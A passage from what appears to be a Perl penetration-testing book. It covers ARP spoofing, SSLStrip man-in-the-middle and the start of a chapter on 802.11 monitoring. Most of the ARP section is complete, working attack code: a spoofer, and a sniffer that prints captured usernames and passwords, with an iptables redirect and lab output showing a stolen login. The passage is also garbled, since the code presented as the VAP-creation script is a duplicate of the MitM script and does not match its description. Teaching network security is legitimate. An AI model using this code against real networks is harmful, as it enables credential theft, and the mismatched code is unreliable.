
SSLStrip is an open source MitM tool that allows an attacker to relay traffic from the victim to a secured SSL/TLS connection. Since the attacker is in the middle of the conversation, the traffic from the victim to the attacker is in plain text. This gives the opportunity to the attacker to sniff packets with sensitive HTML form data. The traffic from the attacker to end server or service that the victim is trying to access, however, is encrypted with SSL/TLS.

ARP spoofing with Perl

In our examples for this section, we will be acting as what would normally be the gateway to the Internet for our target network. On a simple-routed network or **network address translation** (**NAT**) network, all traffic can pass through a centralized route to the Internet called the gateway. This is analogous to all clients in a simple **small office home office** (**SOHO**) network passing through the subscriber's router-modem device to the Internet. If we can make any system on the network believe that *we* are the gateway, then we can simply forward their intended traffic to the actual gateway after logging it on our systems. All ingress traffic coming back through the routed gateway would then come back to us as we capture and forward it to the victim. This is explained in the following diagram:

In the preceding diagram, we see a simple NAT network, where all traffic from both the attacker and victim flows through a centralized gateway or router before being sent off to the Internet. Our goal is for **10.0.0.2** to think that we, the attacker **10.0.0.3**, are **10.0.0.1**. To do so, we will poison the victim's ARP-cached table. We will send a gratuitous ARP reply to **10.0.0.2**, even though it didn't request one, stating that the **10.0.0.1** IP is now at **00:13:33:33:33:37**, which is our MAC address, as shown in the following diagram:

What happens here is that the victim **10.0.0.2** in the diagram will simple-mindedly trust the packet and update the ARP-cached table to reflect this new change.

During normal operation, the victim's ARP cache table will expire and the victim will query *our* MAC address, instead of the broadcast address, asking us where **10.0.0.1** is. All we have to do is listen for the ARP request from the victim, with operation code 1, and reply stating that **10.0.0.1** is still at our MAC address. If we stop replying to the requests, the victim will eventually give up after a few attempts, and simply broadcast the request to **ff:ff:ff:ff:ff:ff** at which point the gateway will respond and heal the victim's poisoned ARP cache.

From the initial reply packet that we sent to the victim, until we stop responding to the ARP requests, all of the victim's traffic meant for the router will come to us, as we see in the following diagram:

Let's take a look at how we can manipulate the victim's traffic flow at the data-link layer using only Perl programming. ARP was already used in Chapter 3, *IEEE 802.3 Wired Network Mapping with Perl*, to discover hosts on the network. We also gathered MAC addresses and associated IP addresses with our Perl scanner. In our new ARP spoofing program, we will be using both operation codes, 1 (for ARP request) and 2 (for ARP reply). Let's use the Net::ARP module along with a few others to poison a victim's ARP cache. This cached table is referred to by the victim's machine before sending traffic to the network and has a MAC address to IP address relation. In the following code, we simply create a PCAP object, as we did many times before:

```perl
#!/usr/bin/perl -w
use strict;
my $usage = "perl arpspoofer.pl <gateway IP> <target IP> <target MAC>";
die $usage unless my $gatewayIP = shift;
die $usage unless my $targetIP = shift;
die $usage unless my $targetMAC = shift;
use Net::Pcap;
use Net::ARP;
use Net::Frame::Simple;
use Net::Frame::Dump::Online;
use Net::Frame::Device;

my ($err,$filter,$net,$mask,$packet,%header) = ""x67;
my $dev = pcap_lookupdev(\$err);
my $myDevProp = Net::Frame::Device->new(dev => $dev);
pcap_lookupnet($dev, \$net, \$mask, \$err);
my $filterStr = "(arp)&&(ether dst ".$myDevProp->mac.")&&(ether src
".$targetMAC.")";
my $pcap = Net::Frame::Dump::Online->new(
  dev     => $dev,           # network device
  filter => $filterStr,   # add attackers MAC
  promisc => 0,             # non promiscuous
```

```
  unlinkOnStop => 1,      # deletes temp files
  timeoutOnNext => 1000   # waiting for ARP responses
);
$pcap->start;
```

The only real difference is that we use the `Net::ARP` Perl module and the PCAP filter, which is crafted specifically for ARP requests.

We begin by making sure that we get the arguments for the gateway and target IP addresses, and also the target MAC address. Next, we will call the `pcap_lookupdev` method from `Net::Pcap` to get our device's information.

Tip

Since not all networks and even Linux systems are the same, we can substitute any networking property variable, such as the network interface name (for example, eth0 or eth1), into a command-line argument for any of our applications. We simply use the Perl modules to gather some of the information automatically to provide examples of their capabilities.

Then, we will use the `Net::Frame::Device` class to get the Ethernet address (MAC) for the `$dev` device. After that, we will create a listener object, `$pcap`, and compile and set a filter to only capture ARP requests coming from our victim and destined for us as `$filterStr`. If we substitute the variable names for Ethernet MAC addresses from the preceding diagrams, the string would compile as follows:

```
(arp)&&(ether dst00:13:33:33:33:37)&&(ether src 00:DE:AD:BE:EF:37)
```

Alternatively, we can also programmatically process and disassemble each packet and check the values from the `ref` hash reference created by the `newFromDump` method of the `Net::Frame::Simple` class. Finally, we call the `start` method of the `$pcap` object. Let's now continue down our code to our first subroutine, `sendARP()`, which sends the ARP packet after crafting it to our specifications:

```
&sendARP;
sub sendARP{
Net::ARP::send_packet(
  $dev,
  $gatewayIP,
  $targetIP,
  $myDevProp->mac,
  $targetMAC,
  "reply");
&arpspoof; # sent, now wait for packets
}
```

The `sendARP()` subroutine crafts and sends our ARP packet. Our next subroutine, `arpspoof()`, loops through all received packets, according to our `$filterStr` filter, disassembles them, checks the ARP operation code, and if this code is for a request, we simply respond again with an ARP reply. In the following code, we hope to poison our target's ARP tables causing their requests that normally go through the gateway to come to us:

```
sub arpspoof{
until ($pcap->timeout){
```

```
    if (my $next = $pcap->next){ # frame according to $filterStr
      my $fref = Net::Frame::Simple->newFromDump($next);
      if($fref->ref->{ARP}->opCode == 1){        # Request ARP
       print "[-] got request from target, sending reply\n";
       &sendARP; # opCode 1 (reply)
      }
    }
}
return;
}
# This will be called to clean up the pcap dump:
END{ $pcap->stop if($pcap); print "Exiting.\n"; }
```

Let's step through this code to fully understand how it works:

```
root@wnld960:~#perl arpspoof.pl 10.0.0.1 10.0.0.17 20:1a:06:cc:41:9a
[-] got request from target, sending reply
[-] got request from target, sending reply
[-] got request from target, sending reply
```

This is the actual output from our Perl ARP spoofing program in our lab. Each time the cached table from the victim expires, they query our MAC address, as shown in the following output:

```
root@wnld960:~#tshark -nli eth0 -f arp
Capturing on eth0
  0.000000 aa:00:04:00:0a:04 -> 20:1a:06:cc:41:9a ARP 10.0.0.1 is at
aa:00:04:00:0a:04
35.692053 20:1a:06:cc:41:9a -> aa:00:04:00:0a:04 ARP Who has 10.0.0.1?
Tell 10.0.0.17
35.692768 aa:00:04:00:0a:04 -> 20:1a:06:cc:41:9a ARP 10.0.0.1 is at
aa:00:04:00:0a:04
59.191014 20:1a:06:cc:41:9a -> aa:00:04:00:0a:04 ARP Who has 10.0.0.1?
Tell 10.0.0.17
59.191606 aa:00:04:00:0a:04 -> 20:1a:06:cc:41:9a ARP 10.0.0.1 is at
aa:00:04:00:0a:04
65.191519 20:1a:06:cc:41:9a -> aa:00:04:00:0a:04 ARP Who has 10.0.0.1?
Tell 10.0.0.17
65.192073 aa:00:04:00:0a:04 -> 20:1a:06:cc:41:9a ARP 10.0.0.1 is at
aa:00:04:00:0a:04
```

The parameters that we pass to `tshark` are as follows:

- `n`: This disables network object name resolution (shows IP address)
- `l`: This flushes the standard output (shows in real time with no buffering)
- `i eth0`: This uses the `eth0` interface
- `f arp`: This sets the PCAP filter for ARP

The `tshark` output shows the ARP requests that our own ARP spoof Perl program handles.

Tip

Having noted that all networks are not the same and lots of larger scale networks may not even use a gateway for their egress and ingress traffic to and from the Internet. Also, a rogue access point must have access to the routes to the victim's machines to successfully pull off this type of attack. Some other open source implementations of ARP spoofing programs mitigate any possibility for the OS TCP/IP error from Microsoft Windows-based systems by simply sending the gratuitous ARP reply every few seconds.

Enabling packet forwarding

Packet forwarding is the relay of packets from one node on the network to another. In our case, we will relay packets from the victim to the gateway and vice versa. To allow packet forwarding from our system to the Internet, set the value located in the file `/proc/sys/net/ipv4/ip_forward` on most modern GNU-Linux systems to 1. This enables IP forwarding as a GNU-Linux kernel function. We can then tell iptables to route the traffic from port to port. For instance, the following command can be used in conjunction with the previously mentioned SSLStrip utility to redirect the victim's traffic coming into port `80` to our local port `10000`:

```
iptables -t nat -A PREROUTING -p tcp —destination-port 80 -j REDIRECT —to-ports 10000
```

Network remapping with packet capture

LibPcap can only be used once per device. If we try to run both the `arpspoof.pl` tool and our simple HTTP sniffer program, we will notice that we stop responding to the victim's ARP requests. This problem occurs by sniffing with our ARP spoofing program and sending HTTP traffic from our simple HTTP sniffer program from the *The application layer* section simultaneously. One way we can both perform an ARP spoof and capture HTTP traffic is to simply send a gratuitous ARP reply every few seconds to the target, rather than wait for the target to send us the request. Another way is to programmatically check the packet's contents for the ARP or HTTP traffic and either capture the HTTP traffic or respond to the victim's ARP request. Let's write our own implementation of this concept in Perl:

```perl
#!/usr/bin/perl -w
use strict;
use NetPacket::TCP; # packet disassembly
use Net::Pcap; # sniffing
use Net::ARP; # craft,send ARP to target
use Net::Frame::Device; # get local MAC

my $usage = "perl mitm.pl <target IP><target MAC><gateway IP>\n";
my $targetIP = shift || die $usage;
my $targetMAC = shift || die $usage;
my $gatewayIP = shift || die $usage;

my ($net,$mask,$filter,$err) = ""x4;
my $dev = pcap_lookupdev(\$err);
my $myDevProp = Net::Frame::Device->new(dev => $dev); # get my MAC
pcap_lookupnet($dev, \$net, \$mask, \$err);
my $pcap = pcap_open_live($dev,65535,1,4000,\$err);
pcap_compile($pcap,\$filter,"port 80 or port 443 or arp",1,$mask) && die
"cannot compile filter";
pcap_setfilter($pcap,$filter) && die "cannot set filter";
my $dumper = pcap_dump_open($pcap, "output.cap");

print "Sending initial ARP to poison victim.\n";
&sendARP; # send the ARP request
print "Listening for port 80, 443 and ARP…\n";
pcap_loop($pcap, -1, \&cap, 0);
```

In our first code snippet, we set the program up by including libraries, setting our global variables, and also beginning our workflow. We will begin the workflow by printing that we are sending a spoofed ARP packet to the victim. Then we call our first subroutine, `sendARP()`, which, just as in our previous code, sends the ARP packet to the victim. Then, we print that we are listening for an ARP, HTTP, and HTTPS request, which we do in our `cap()` event handler of `pcap_loop()`. Let's now take a look at the `cap()` subroutine:

```perl
sub cap{
my($user_data, $hdr, $pkt) = @_;
my $type = sprintf("%02x%02x",unpack("x12 C2",$pkt));
if($type eq "0806"){ # we have an ARP
  # is it ours?
  if(sprintf("%02x:%02x:%02x:%02x:%02x:%02x",unpack("C6",$pkt)) eq
```

```perl
$myDevProp->mac){
    if(sprintf("%02x%02x",unpack("x20 C2",$pkt)) eq "0001"){ # Request ARP
     print "[-] got request from target, sending reply\n";
     &sendARP; # opCode 1 (reply)
     return;
    }
  }
}else{ # else should be 80 or 443 ports:
  pcap_dump($dumper, $hdr, $pkt); # haven't died, so save it
  my $len = length($pkt);
  my $string = "";
  for(my $i=0;$i<=$len;$i++){
   $string .= pack 'H*',unpack("H2",substr($pkt,$i,1)); # per byte
  }
  $string =~ s/\R/ /g;
  print "\n",$string,"\n" if($string =~ m/passw(ord)?=/i or $string =~
m/user(name)?=/i or $string =~ m/login=/i);
}
}
```

The `cap()` subroutine is what we use to process each incoming packet. Since we have created a simple PCAP filter to only capture packets of types HTTP, HTTPS, and ARP, we can simply check the packet type for ARP, and if not, it will be HTTP/HTTPS. If the packet is of the type ARP (`0806`), we call the `sendARP()` subroutine again to resend the ARP response. If not, we save the packet using the `pcap_dump()` function.

And finally, in the following code, we have our trusty `sendARP()` subroutine, which is written the exact same way as in our previous examples:

```perl
sub sendARP{
Net::ARP::send_packet(
$dev,
$gatewayIP,
$targetIP,
$myDevProp->mac,
$targetMAC,
"reply")||die "cannot send spoofed ARP reply packet\n";
return;
}
END{
pcap_close($pcap) if($pcap);
pcap_dump_close($dumper) if($dumper);
print "Exiting.\n";
}
```

The code written here will listen for packets and respond to the victim's ARP requests, or print out HTTP traffic if a username or password was sent over the wire in plain text. If we start the SSLStrip utility on our machine and enable port forwarding with the `ip_forward` `file` and IP tables, as shown in the previous sections, we can capture passwords that would normally be encrypted in SSL traffic as well. To start SSLStrip, we simply use the following command:

Python sslstrip.py –l 10000

We use the `10000` port to redirect traffic to as this is the `REDIRECT` port used in the

`iptables` command for packet forwarding. The output from a simple query to outlook.com from the victim machine then looks like this:

```
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1227
login=trev412ol%40outlook.com&passwd=s3cr3tp4sswD&type=11
```

This is the output from our Perl program as our target victim attempts to log in to outlook.com while we are running SSLStrip with our sniffer and ARP MitM tool.

Summary

Now that we have a complete understanding of how to capture and manipulate network traffic on the local network, let's continue on to our next chapter and learn more about how we can use Perl with wireless (802.11) networking utilities to sniff traffic, crack WPA passphrases, and interface with the open source Aircrack-ng 802.11 security testing suite.

In the next chapter, we will write our own 802.11 protocol analysis tools and scripts for network manipulation tools for 802.11 wireless networks using Perl programming.

Chapter 5. IEEE 802.11 Wireless Protocol and Perl

In this chapter, we will be writing our own 802.11 protocol analysis tools and scripts for network manipulation tools for 802.11 wireless networks using Perl programming and the **Aircrack-ng** suite. These attacks and intelligence-gathering techniques are covered in the **Penetration Testing Execution Standard** (**PTES**) under *Covert Gathering and RF / Wireless* and *Radio Frequency (RF) Access*.

802.11 terminologies and packet analysis

In this section, we will learn how to disassemble and analyze the field values of 802.11 frames by stepping through the frames, similar to what we did in [Chapter 4](#), *IEEE 802.3 Wired Network Manipulation with Perl*, with a wired Ethernet frame on a per-byte basis. The only difference will be tagged parameters, which need to be mapped and checked for the **endianness** of their values, which we will cover in more detail in the *802.11 frame headers* section.

There are several 802.11 packet classes that we will cover, and these are as follows:

- Management frames: `0x00`
- Control: `0x01`
- Data: `0x02`

The hexadecimal number after the class type is the packet type value used in the 802.11 protocol. This type value in the packets is useful for filtering purposes.

Management frames

Each class has its own unique subtypes, properties, and functions in the 802.11 protocol. Management frames are used to establish and maintain connections between **Access Points** (**APs**) and clients. These frames are not encrypted, even on protected networks, and we can use this to our advantage while intelligence-gathering with Perl. The subclasses of management frames include the following functions:

- `0x01` authentication
- `0x02` deauthentication
- `0x03` association request
- `0x04` association response
- `0x05` reassociation request
- `0x06` reassociation response
- `0x07` disassociation
- `0x08` beacon
- `0x09` probe request
- `0x0a` probe response

Deauthentication frames can be easily forged or replayed into the RF medium to a target client to drop the client's connection. This process can be used for a **denial of service** (**DoS**) attack or to induce a four-way WPA2 EAPOL handshake. In doing this, we can capture the packets and possibly crack the passphrase using our own, offline, brute force WPA2 password recovery tool that we will write in Chapter 9, *Password Cracking*.

Control and data frames

Control frames of type `0x01` are used to control the transmission of data on a WLAN. These frames are also non-encrypted on a protected network and include the following subtypes:

- `0x0b` **request to send** (**RTS**)
- `0x0c` **clear to send** (**CTS**)
- `0x0d` **acknowledgement** (**ACK**)

Every protocol is susceptible to DoS attacks, and 802.11 is no different. This is especially due to its shared RF medium. The PTES describes how we can replay RTS control frames continually for a DoS attack on a BSS.

Data frames are used for the transfer of actual application layer data, and are of type `0x03`.

We also need to be familiarized with a few other terms, which are as follows:

- **Basic service set identifier** (**BSSID**): This is the MAC address of the AP
- **Extended service set identifier** (**ESSID**): This is a human-readable name of the AP, for example, linksys or free public Wi-Fi
- **Distribution system** (**DS**): This is the interconnectivity of the wireless access point to other network nodes, including modems, switches, routers, and even other access points

Linux wireless utilities

Linux, as mentioned in the previous chapters, offers a vast wealth of networking utilities at our disposal. This includes 802.11 wireless networking utilities as well, and we will go through a few programs that we can use along with our Perl scripts. Some of these utilities include:

- `modprobe`
- `iw`
- `airmon-ng`
- `ifconfig`
- `iwconfig`
- `ethtool`
- `iwlist`
- `wlanconfig`
- `wpa_supplicant`

Most of these utilities are covered in the *PTES Technical Guidelines*. **Modprobe** is used to load and unload device drivers that are compiled as kernel modules. When used in our Perl scripts, modprobe can help us determine the availability of certain **wireless network interface card (WNIC)** drivers. `Airmon-ng` is a scripted interface for several other utilities to set and remove network properties for devices and virtual devices, including `iwconfig`, `iw`, and `wlanconfig`. `Iwlist` can be used to get details of a particular wireless device, including surrounding APs. `ifconfig` is also a utility that queries the device information that we can use to also turn on and off devices. We can use `iw` to set up a connection to a wireless AP if it is open or WEP-protected. To do this, let's try an example from our bash shell:

1. First, we turn off the device to change its settings with the following code:

   ```
   ifconfig wlan0 down
   ```

2. Then, we make sure that the device is in the **Managed** mode, which is the mode we use to attach to a BSS infrastructure, using the following code:

   ```
   iw dev wlan0 info
   ```

3. Then, we simply change the settings of our WNIC frequency (802.11 channel) with the following code:

   ```
   iw set freq 2462
   ```

4. Now we can connect to the network by authenticating and associating with the following code:

   ```
   iw wlan0 connect WeakNetLabs keys 0:1337cafe69
   ```

5. Finally, we ask the DHCP server for an IP using the following code:

   ```
   dhclient wlan0
   ```

We can also very easily write our own NIC and WNIC information-querying utilities with Perl. In fact, since everything in Linux is a file, then can't we just use Perl to query files for information about wireless adapter devices? The answer is yes, we can.

Using an updated GNU Linux OS, we might find a directory labeled `/sys/class/net/`. In this directory, we might also see the labels of our network devices, for example, `wlan0`, `mon0`, `eth1`, `pan0`, and even the loopback device `lo`. These are directories that contain even more files, each named according to their content and according to the property of the device. This is a **class-based device model**, and these directories and data are actually created by the Linux kernel using `sysfs`. Let's check the directory for our wireless adapter, `wlan0`, as shown in the following command:

```
root@wnld960:~# tree /sys/class/net/wlan0
/sys/class/net/wlan0
├── addr_assign_type
├── address
├── phy80211 -> ../../ieee80211/phy5
├── power
├── queues
│   ├── rx-0
│   │   ├── rps_cpus
│   └── tx-0
│       ├── byte_queue_limits
│       └── xps_cpus
├── speed
├── statistics
│   ├── collisions
│   └── tx_window_errors
└── wireless
10 directories, 57 files
root@wnld960:~#
```

This is a (trimmed down) snippet from the Linux program tree, which displays the contents of a directory in a tree structure. We can see, from the few files listed, that loads of useful information can be obtained from them. In fact, we see one in particular that's labeled `wireless`, and we know that this is a wireless device as that file is not present when checking the directory tree of a wired Ethernet device. Remember that we used the `Net::Frame::Device` Perl module from [Chapter 3](#), *IEEE 802.3 Wired Network Mapping with Perl*, to find our local MAC address? Let's quickly check out the `address` file to gather our wireless device's MAC address as an example while not using any Perl modules:

```
root@wnld960:~# perl -wpe 'print "MAC: "' \ /sys/class/net/wlan0/address
MAC: 00:c0:ca:53:01:82
```

We see from the Perl one-liner that the `/sys/class/net/wlan0/address` file contains the MAC address for our WNIC, `wlan0`. From the preceding `tree` output, we also see the PHY chip identifier, which is `phy5`. This identifier can be used when with `iw` to create virtual devices. Now, we can enumerate the local devices very easily by simply getting the directory contents of `/sys/class/net`, and we will use this to our advantage in Perl in the next section.

RFMON versus probing

We already know that Linux is a very powerful OS. It allows us to control and utilize our own hardware in any customized way that we can come up with, using code. As far as searching our surrounding area for wireless network traffic is concerned, we have a few options at our disposal.

The `iw` configuration utility is the first program we will work with. This program has replaced the now deprecated `iwconfig` program. It performs many wireless-related tasks and returns all information about a specified device. The information returned can be easily parsed in our Perl programs. Let's take a quick look at some of the scan output using `iw`:

```
root@wnld960:~# iw dev wlan0 scan
BSS 00:1d:d0:f6:94:b0(on wlan0)
        TSF: 320752025972 usec (3d, 17:05:52)
freq: 2422
beacon interval: 100 TUs
capability: ESS Privacy ShortSlotTime APSD (0x0c11)
signal: -22.00 dBm
last seen: 1184 ms ago
        Information elements from Probe Response frame:
        SSID: WeakNetLabs
        Supported rates: 1.0* 2.0* 5.5* 11.0* 9.0 18.0 36.0 54.0
        DS Parameter set: channel 3
        ERP: Barker_Preamble_Mode
        Extended supported rates: 6.0* 12.0* 24.0* 48.0
        HT capabilities:
                Capabilities: 0x0c
                        HT20
                        SM Power Save disabled
                        No RX STBC
                        Max AMSDU length: 3839 bytes
                        No DSSS/CCK HT40
                Maximum RX AMPDU length 65535 bytes (exponent: 0x003)
                Minimum RX AMPDU time spacing: 4 usec (0x05)
                HT RX MCS rate indexes supported: 0-15
                HT TX MCS rate indexes are undefined
        HT operation:
                 * primary channel: 3
                 * secondary channel offset: below
                 * STA channel width: 20 MHz
                 * RIFS: 0
                 * HT protection: no
                 * non-GF present: 1
                 * OBSS non-GF present: 0
                 * dual beacon: 0
                 * dual CTS protection: 0
                 * STBC beacon: 0
                 * L-SIG TXOP Prot: 0
                 * PCO active: 0
                 * PCO phase: 0
        Secondary Channel Offset: no secondary (0)
```

```
        RSN:      * Version: 1
                  * Group cipher: CCMP
root@wnld960:~# iw dev wlan0 info
Interface wlan0
ifindex 15
wdev 0x500000001
addr 00:c0:ca:53:01:82
type managed
wiphy 5
channel 1 (2412 MHz) NO HT
root@wnld960:~#
```

The preceding command's output is typical of a simple scan using `iw`. We can see from the first call to `iw` that we received a lot of information about the AP from the AP itself. The second call displays data about the local WNIC device, `wlan0`. This information can be very easily parsed using our knowledge of regular expressions to find the device or AP properties quickly in our Perl programs.

The downfall to using this method for finding an AP is that the type of scan `iw` uses does not rely solely on sniffing packets. The station sends an 802.11 management frame with the subtype of `0x04`, which is for `Probe Request` to the broadcast address `ff:ff:ff:ff:ff:ff`, and listens for invoked `Probe Responses`, which are management frames with a subtype of `0x05`. We can see this type of discovery method commonly used when any wireless device searches for the surrounding APs. This kind of scanning is called *active scanning*, and we can certainly use more stealth when searching for target APs. The alternative is to sniff beacon packets, which are also management frames, but are of the subtype `0x08`, as we can see from the preceding output.

Beacons are used by wireless access points for local time clock synchronization and identity purposes. By using the default configuration, a beacon can be sent from an AP, announcing its presence about every 100 milliseconds (10/sec), and contains a wealth of AP capability and identity information. Sniffing a beacon or any other frame without having to interact with the AP is called *passive scanning*. This type of scanning utilizes a different mode from the WNIC, called the **Radio Frequency Monitor** (**RFMON**) mode.

RFMON differs from the promiscuous mode that we used in [Chapter 4](#), *IEEE 802.3 Wired Network Manipulation with Perl*, for packet capturing, as it can sniff any traffic without having to be associated with an AP. This is obviously the better choice of the two, as we want to interact as little as possible with a potentially traffic-logging AP, or a **wireless intrusion detection system** (**WIDS**). Another great thing about RFMON is that we can pull AP information from any type of frame and not just beacons. For a device to use the **Monitor** mode in order to send and receive packets, the driver must support it. Wired networks do not have a **Monitor** mode, hence the name RFMON, which contains *radio frequency*. To check if our device is RFMON-compatible, we need to attempt to set it to the RFMON mode with the following commands that are provided by the Aircrack-ng suite:

```
root@wnl: ~# airmon-ng start <device> <channel>
```

This command will set the device into the **Monitor** mode, create a **virtual access point** (**VAP**), or return an error. The VAP device is a virtual 802.11 radio, which is in the

RFMON mode.

Let's now turn our attention to setting our device using `Net::Pcap` to sniff 802.11 beacon frames.

802.11 packet capturing with Perl

To sniff packets in Perl on a WNIC, let's use RFMON on our device. We start by writing a small script to check the mode and enable it if not yet enabled. We will be using `iw` again, and we will create a VAP device from our WNIC. Let's first use Perl to list the local 802.11 devices and then create a VAP on our `wlan0`:

Note

These exercises are strictly for us to learn how to step through the packets on a *per-byte* basis and extract information as we see fit. Not every system will be the same in this aspect, as some kernel drivers and modules, hardware firmware, and other software libraries used in these examples might affect the beginning offset. As stated in an earlier chapter, it is best to work closely with Wireshark when developing these projects in order to debug any semantic errors that may occur.

```perl
#!/usr/bin/perl -w
use strict;
use warnings;
use NetPacket::TCP; # packet disassembly
use Net::Pcap; # sniffing
use Net::ARP; # craft,send ARP to target
use Net::Frame::Device; # get local MAC

my $usage = "perl mitm.pl <target IP> <target MAC> <gateway IP>\n";
my $targetIP = shift || die $usage;
my $targetMAC = shift || die $usage;
my $gatewayIP = shift || die $usage;

my ($net,$mask,$filter,$err) = ""x4;
my $dev = pcap_lookupdev(\$err);
my $myDevProp = Net::Frame::Device->new(dev => $dev); # get my MAC
pcap_lookupnet($dev, \$net, \$mask, \$err);
my $pcap = pcap_open_live($dev,65535,1,4000,\$err);
pcap_compile($pcap,\$filter,"port 80 or port 443 or arp",1,$mask) && die
"cannot compile filter";
pcap_setfilter($pcap,$filter) && die "cannot set filter";
my $dumper = pcap_dump_open($pcap, "output.cap");

print "Sending initial ARP to poison victim.\n";
&sendARP;
print "Listening for port 80, 443 and ARP…\n";

pcap_loop($pcap, -1, \&cap, 0);

sub cap{
my($user_data, $hdr, $pkt) = @_;
my $type = sprintf("%02x%02x",unpack("x12 C2",$pkt));
if($type eq "0806"){ # we have an ARP
  # is it ours?
  if(sprintf("%02x:%02x:%02x:%02x:%02x:%02x",unpack("C6",$pkt)) eq
$myDevProp->mac){
    if(sprintf("%02x%02x",unpack("x20 C2",$pkt)) eq "0001"){ # Request ARP
```

```perl
     print "[-] got request from target, sending reply\n";
     &sendARP; # opCode 1 (reply)
     return;
    }
   }
}else{ # else should be 80 or 443 ports:
  pcap_dump($dumper, $hdr, $pkt); # haven't died, so save it
  my $len = length($pkt);
  my $string = "";
  for(my $i=0;$i<=$len;$i++){
   $string .= pack 'H*',unpack("H2",substr($pkt,$i,1)); # per byte
  }
  $string =~ s/\R/ /g;
  print "\n",$string,"\n" if($string =~ m/passw(ord)?=/i or $string =~
m/user(name)?=/i or $string =~ m/login=/i);
}
}

sub sendARP{
Net::ARP::send_packet(
  $dev,
  $gatewayIP,
  $targetIP,
  $myDevProp->mac,
  $targetMAC,
"reply")||die "cannot send spoofed ARP reply packet\n";
return;
}
END{
pcap_close($pcap) if($pcap);
pcap_dump_close($dumper) if($dumper);
print "Exiting.\n";
}
```

In the preceding code, we simply opened a few directories and files to parse out the information about our local WNIC devices. The PHY index variable, $wiphy, is then used to create a VAP device on our Alfa WNIC adapter using the iw utility. The reason we use the why loop through and increment $mc with until() is because VAPs can be destroyed with the following code:

```
iw dev monX del
```

By replacing X with the number present in any adapter's label name, we can remove it. The until() function makes sure that the VAP label monX is not already in use, by using grep() to filter for the label in the @devFull array before creating it. Let's take a look at an output from this Perl program in our lab:

```
root@wnld960:~# perl sysClassNet.pl
[*] available devices:
wlan0   Driver: rtl8187 PHY:5
[?] Which device shall we create the VAP on? wlan0
[*] Creating device mon0 from wlan0
Interface mon0
ifindex 22
wdev 0x500000008
```

```
addr 00:c0:ca:53:01:82
type monitor
wiphy 5
channel 1 (2412 MHz) NO HT
[*] Completed
root@wnld960:~#
```

The preceding output shows us that a new device mon0 was created, and the type value from iw is returned as monitor to confirm RFMON before closing.

